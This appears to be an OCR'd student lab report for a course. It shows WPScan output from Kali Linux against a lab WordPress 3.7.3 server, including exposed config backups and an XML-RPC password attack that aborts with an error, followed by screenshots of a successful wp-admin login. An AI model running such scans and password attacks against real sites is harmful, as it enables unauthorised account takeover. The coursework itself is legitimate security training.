

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in ...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ⟸ (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:03:09 ⟸ > (1204 / 28688) 4.19% ETA: 01:12:05
[i] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Mar 20 18:35:46 2023
[+] Requests Done: 1344
[+] Cached Requests: 42
[+] Data Sent: 416.554 KB
[+] Data Received: 123.382 MB
[+] Memory used: 350.031 MB
[+] Elapsed time: 00:03:13
Scan Aborted: invalid byte sequence in UTF-8
Trace: /usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:52:in `gsub!'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:52:in `text'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:21:in `tag'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:199:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:227:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `each'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:234:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:121:in `block in methodCall'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:120:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:120:in `methodCall'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/app/models/xml_rpc.rb:69:in `multi_call'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/app/finders/passwords/xml_rpc_multicall.rb:22:in `do_multi_call'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/app/finders/passwords/xml_rpc_multicall.rb:77:in `block in attack'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/app/finders/passwords/xml_rpc_multicall.rb:70:in `loop'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/app/finders/passwords/xml_rpc_multicall.rb:70:in `attack'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/app/controllers/password_attack.rb:45:in `run'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/lib/cms_scanner/controllers.rb:50:in `each'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/lib/cms_scanner/controllers.rb:50:in `block in run'
/usr/lib/ruby/3.1.0/timeout.rb:84:in `timeout'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/lib/cms_scanner/controllers.rb:45:in `run'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/lib/cms_scanner/scan.rb:24:in `run'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/bin/wpscan:17:in `block in <top (required)>'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.13.8/lib/cms_scanner/scan.rb:15:in `initialize'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/bin/wpscan:6:in `new'
/usr/share/rubygems-integration/all/gems/wpscan-3.8.22/bin/wpscan:6:in `<top (required)>'
/usr/bin/wpscan:25:in `load'
/usr/bin/wpscan:25:in `<main>'
(kali㉿kali)-[~]
$
18:37
Right Ctrl

Here is visible my success login to WordPress website from kali Linux. WordPress server is in a different machine using a router (another VM).




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apache2 Ubuntu Default Pag
Zabbix01: Hosts
Nessus Essentials / Folde
Problem loading page
UOR Labs › Log In
192.168.123.20/wp-login.php
Search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
WordPress
ERROR: The password you entered for the username student is incorrect. Lost your password?
Username
student
Password
Remember Me
Log In
Lost your password?
← Back to UOR Labs
18:15
Right Ctrl


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.123.20/wp-admin/
Save login for http://192.168.123.20?
Username
student
Password
Show password
Don't save
Save
Dashboard
Welcome to
Get Started
Customize Your Site
or, change your theme completely
Write your first blog post
Add an About page
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started
Right Now
Content
1 Post
3 Pages
1 Category
0 Tags
Discussion
1 Comment
1 Approved
0 Pending
0 Spam
Theme Twenty Twelve with 10 Widgets
Search Engines Discouraged
You are using WordPress 3.7.3.
Update to 6.1.1
QuickPress
Enter title here
Add Media
Tags (separate with commas)
Save Draft
Reset
Publish
Recent Drafts
There are no drafts at the moment
Recent Comments
From Mr WordPress on Hello world! #
Hi, this is a comment. To delete a comment, just log in and view the post's comments. There you will have ...
All | Pending (0) | Approved | Spam (0) | Trash (0)
WordPress Blog
WordPress 6.2 Release Candidate 2 March 14, 2023
WordPress 6.2 Release Candidate 2 is now available for download and testing. This version of the WordPress software is under development. Please do not install, run, or test this version of WordPress on production or mission-critical websites. Instead, it is recommended that you test RC2 on a test server and site.
WP Briefing: Episode 51: Is Routine a Rut? March 13, 2023
Join Josepha as she discussed the benefits of routine and what role it plays in the WordPress project.
Incoming Links
RSS Error: A feed could not be found at http://blogsearch.google.com/blogsearch_feeds?scoring=d&ie=utf-8&num=10&output=rss&partner=wordpress&q=link:http://192.168.123.70/. A feed with an invalid mime type may fall victim to this error, or SimplePie was unable to auto-discover it.. Use force_feed() if you are certain this URL is a real feed.
Other WordPress News
Plugins
Right Ctrl



Useful links: https://tools.kali.org/web-applications/wpscan
https://www.hackmydevice.com/2018/05/how-to-hack-wordpress-site-using-wpscan.html

UPLOAD THIS COMPLETED DOCUMENT AS YOUR SUBMISSION TO MOODLE